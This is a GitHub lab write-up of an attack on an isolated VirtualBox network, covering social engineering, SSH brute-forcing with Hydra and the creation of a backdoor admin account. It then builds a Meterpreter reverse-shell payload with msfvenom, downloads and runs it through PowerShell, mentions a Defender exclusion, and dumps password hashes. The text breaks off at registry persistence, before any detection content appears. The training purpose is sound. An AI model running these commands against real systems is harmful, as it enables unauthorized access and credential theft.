

Project para Github

Gecko Hunt: Attack, Detect, Defend

1. Summary

This project implements an end-to-end attack simulation in a fully isolated 3-VM VirtualBox environment to model how a threat actor can brute-force SSH on a Windows endpoint, establish persistence, and how these actions can be detected via Splunk SIEM.

The exercise covers a targeted social-engineering campaign to obtain a username and workstation IP, an SSH credential attack, creation of a local administrator backdoor, deployment of a Meterpreter reverse shell with registry-based persistence, and real-time detection using Windows Security logs forwarded to Splunk.

The goal is to develop both Red Team (adversary emulation) and Blue Team (SOC investigation) skills, with a focus on credential abuse, Windows post-exploitation, and practical SIEM use cases.

2. Scope and Lab Environment

2.1 Scope


The lab is strictly confined to an internal, non-routed VirtualBox network and is intended solely for training and demonstration purposes.

No production systems, real users, or external networks are involved; all credentials and hostnames are synthetic and designed for this scenario.

2.2 Virtual Machines

Role	OS / Function	IP Address	Purpose
Attacker	Kali Linux	192.168.145.5	Runs Hydra, msfvenom, Metasploit (Red Team).
Victim	Windows (OpenSSH enabled)	192.168.145.7	SSH target, post-exploitation and persistence platform.
SIEM	Ubuntu with Splunk Enterprise/Free	192.168.145.10	Receives and analyzes Windows event logs (Blue Team).

All three VMs share the same VirtualBox **Internal Network** (e.g. `labnet`), guaranteeing isolation from the internet and other infrastructure.



2.3 Key Identities and Components

Element	Value / Description
Vulnerable SSH user	<code>dami-umihackers</code> / <code>HappyGecko2026</code> (lab-only credential).
Backdoor admin account	<code>Beercelona</code> / <code>StrongBeer2026</code> .
Payload	<code>gecko.exe</code> – <code>windows/meterpreter/reverse_tcp</code> to Kali on TCP 4444.
Critical Windows events	4624, 4625, 4688, 4720, 4732.

3. Attack Scenario Overview (Red Team)

3.1 Initial Access – Targeted Social Engineering

In this lab scenario, the attacker uses targeted social engineering to gather initial access information about a single employee.

After observing on social media that the employee is a fan of geckos, the attacker prepares a convincing flyer advertising a “**Get an Exotic Gecko for Free – 2026 Edition**” promotion. The flyer includes a link to a professional-looking registration website controlled by the attacker.

Curious, the employee visits the link from his corporate workstation during a break. The page appears legitimate and only asks for an email address to register for the promotion. Without suspicion, he enters his corporate identifier (e.g., `dami-umihackers`) into the form. Behind the scenes, the attacker records both the submitted identifier and the **source IP address** of the HTTP request (`192.168.145.7` in this lab), effectively tying the user to his workstation.

With this information, the attacker now possesses a valid corporate account identifier and the corresponding host IP, providing a solid foothold for subsequent targeted attacks against the exposed SSH service.


3.2 Reconnaissance – Reachability and Service Enumeration

With the target user (`dami-umihackers`) and workstation IP (`192.168.145.7`) identified, the attacker performs network reconnaissance from Kali to validate reachability and enumerate exposed services.

Reachability check (ICMP ping)

```
ping -c 4 192.168.145.7
```

Consistent replies confirm that the Windows endpoint is online and reachable from the attacker's position on the internal network.




Service discovery and version enumeration (Nmap)

```
nmap -sV 192.168.145.7
```

Nmap reports TCP/22 as open and identifies an OpenSSH service running on the Windows host, confirming the presence of a remotely accessible SSH daemon and defining SSH as the primary initial-access vector.

At the end of the reconnaissance phase, the attacker has positively confirmed **who to target (the user `dami-umihackers`) and **where/how** to attack (Windows host at `192.168.145.7` with SSH exposed on port 22).**



```
(kali@kali)-[~]
$ nmap -sV 192.168.145.7

Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-29 11:23 EDT
Nmap scan report for 192.168.145.7
Host is up (0.0011s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH for Windows 7.7 (protocol 2.0)
80/tcp    open  http           Microsoft IIS httpd 10.0
445/tcp    open  microsoft-ds   Microsoft Terminal Services
3389/tcp   open  ms-wbt-server  Microsoft Terminal Services
MAC Address: 08:00:27:98:8D:78 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.60 seconds

(kali@kali)-[~]
$
```

3.3 Credential Attack – SSH Brute-Force


On the Windows victim, OpenSSH Server is installed, enabled, and exposed externally on port 22 through a dedicated firewall rule, expanding the attack surface.

The lab deliberately configures `dami-umihackers` with the password `HappyGecko2026`, representing a predictable and weak policy-violating credential for demonstration.

From Kali (192.168.145.5), the attacker runs a dictionary-based SSH brute-force using Hydra against the Windows host (192.168.145.7):

```
hydra -l dami-umihackers -P /usr/share/wordlists/rockyou.txt ssh://192.168.145.7
```

Hydra iterates through the `rockyou.txt` wordlist until it recovers the valid credential pair for SSH on the Windows endpoint.



```
kali@kali:~$ hydra -P /usr/share/wordlists/rockyou.txt ssh://192.168.145.7
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-29 11:42:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking ssh://192.168.145.7:22/
[22][ssh] host: 192.168.145.7  login: dami-umihackers  password: HappyGecko2026
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-29 11:43:12

kali@kali:~$
```

Armed with the recovered password, the attacker then establishes an SSH session:

```
ssh dami-umihackers@192.168.145.7
```

This provides initial interactive shell access to the Windows machine over SSH and establishes a foothold on the target.

3.4 Privilege Escalation – Local Admin Backdoor


Once authenticated as `dami-umihackers`, the attacker escalates privileges by creating a new local user designed as a stealthy backdoor with elevated privileges.

```
net user Beercelona StrongBeer2026 /add
net localgroup administrators Beercelona /add
```

This achieves the following:

- Introduces a second account under attacker control, decoupled from the initially compromised user.
- Grants `Beercelona` local administrative privileges, enabling full control of the host

- Provides redundant access even if `dami-umihackers` is disabled or his password is rotated.



3.5 Post-Exploitation – Meterpreter Reverse Shell (C2)

To obtain a richer post-exploitation channel, the attacker deploys a Meterpreter payload generated on Kali, establishing a reverse TCP command-and-control (C2) session.

Payload generation and hosting:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.145.5 LPORT=4444 -f exe -o gecko.exe  
python3 -m http.server 8000
```

This produces `gecko.exe` and serves it over HTTP from Kali at `http://192.168.145.5:8000/gecko.exe`.

Metasploit handler configuration:


```
msfconsole  
use exploit/multi/handler  
set payload windows/meterpreter/reverse_tcp  
set LHOST 192.168.145.5  
set LPORT 4444  
run
```

Delivery and execution on Windows via SSH/PowerShell:

```
Invoke-WebRequest http://192.168.145.5:8000/gecko.exe -OutFile gecko.exe  
Start-Process gecko.exe
```

If Windows Defender interferes, an exclusion for the user profile directory is temporarily added to allow the payload to execute, illustrating a common misconfiguration that can be abused.

Once executed, Metasploit receives a Meterpreter session, enabling commands such as `sysinfo`, `getuid`, `ipconfig`, and potentially `hashdump` for further compromise.



```
msf exploit(multi/handler) > set LHOST 192.168.145.5
LHOST => 192.168.145.5
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.145.5:4444
[*] Sending stage (177734 bytes) to 192.168.145.7
[*] Meterpreter session 1 opened (192.168.145.5:4444 -> 192.168.145.7:49675) at 2026-04-29 14:22:10 -0400

meterpreter > sysinfo
Computer      : DESKTOP-SKRE790
OS            : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 3
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-SKRE790\dmi-umihackers
meterpreter > ipconfig

Interface 1
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 9
Name      : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:98:8d:78
MTU       : 1500
IPv4 Address : 192.168.145.7
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::8eb:ef48:2ad:c978
IPv6 Netmask : ffff:ffff:ffff:ffff::


meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Beercelona:1005:aad3b435b51404eeaad3b435b51404ee:47d81af5d8367eb3ae1b3d1021b3d136:::
dmi-umihackers:1004:aad3b435b51404eeaad3b435b51404ee:e76987713314bde83bad1e47f875c1d:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd:1003:aad3b435b51404eeaad3b435b51404ee:7d0870468392761bdf5d34d29b966a0:::
Team:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:645a891269bf12573f147a5b0fcdde9:::
meterpreter >
```

3.6 Persistence – Registry Run Key

To persist beyond user logoff and reboots, the attacker leverages a Run key in the current user's registry hive.

From the Meterpreter session, a shell is opened and the following command is issued:

```
